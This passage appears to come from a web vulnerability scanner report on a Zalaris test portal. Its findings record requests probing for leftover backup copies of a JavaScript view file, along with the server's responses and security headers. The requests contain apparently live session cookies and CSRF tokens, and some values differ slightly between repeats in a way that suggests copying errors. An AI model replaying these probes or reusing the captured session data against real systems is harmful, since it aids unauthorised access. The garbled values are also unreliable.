https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
```

```
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="Pragma" content="no-cache"><meta h
...[SNIP]...
<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets/css/bootstrap.min.css">
...[SNIP]...
<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1">
...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>
...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5">
...[SNIP]...
```

23.32. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_bak

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js**

Request 1

```
POST /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_bak?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656577687421; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:43:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript
content-length: 0
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220617131254
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
```



```

https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
    
```

Request 2

```

POST /neptune/gdae.view.js_bak?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656577687421; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
    
```

Response 2

```

HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:43:09 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sap.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta h
...[SNIP]...
<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets
/css/bootstrap.min.css">
...[SNIP]...
<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1">
...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p
class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex
    
```



```
flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>
...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5">
...[SNIP]...
```

23.33. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_old

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js**

Request 1

```
POST /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js_old?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656577687421; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NzIXR4n1dEIJb/pIPW8WUVmIPKyLoHMZqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:42:36 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript
content-length: 0
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220617131254
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
```

Request 2

```
POST /neptune/mqap.view.js_old?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656577687421; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NzIXR4n1dElJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 404 APPLID not found
Date: Thu, 30 Jun 2022 08:42:39 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript; charset=utf-8
Content-Length: 1518
dpx-sap: 21100006
x-user-login-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/ https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-
equiv="Pragma" content="no-cache"><meta h
...[SNIP]...
<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets
/css/bootstrap.min.css">
...[SNIP]...
<main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1">
...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5"><p class="zal-type">404 Not found</p><h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p
class="lead">Sorry, but it looks like that the page you are looking for is not available.</p><p class="">Try too search again or go back to the previous page.</p><div class="d-flex
flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>
...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5">
...[SNIP]...
```

23.34. https://testportal.zalaris.com/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsbak

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.js**

Request 1

```
POST /neptune/ZMFP_TRAVEL_CREATE_EXPENSE_REP.view.jsbak?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQIQJdJCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.63f6f23d70474945
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-63f6f23d70474945-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:43:23 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/javascript
content-length: 0
dpx-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220617131254
cache-control: no-store
x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com:443 https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
```

Request 2

```
POST /neptune/rki.view.jsbak?dpx=21100006 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQIQJdJCC3nCARUuzHP1QP|1656564413184|1656578588239; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Sap-Client: 650
```

```
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
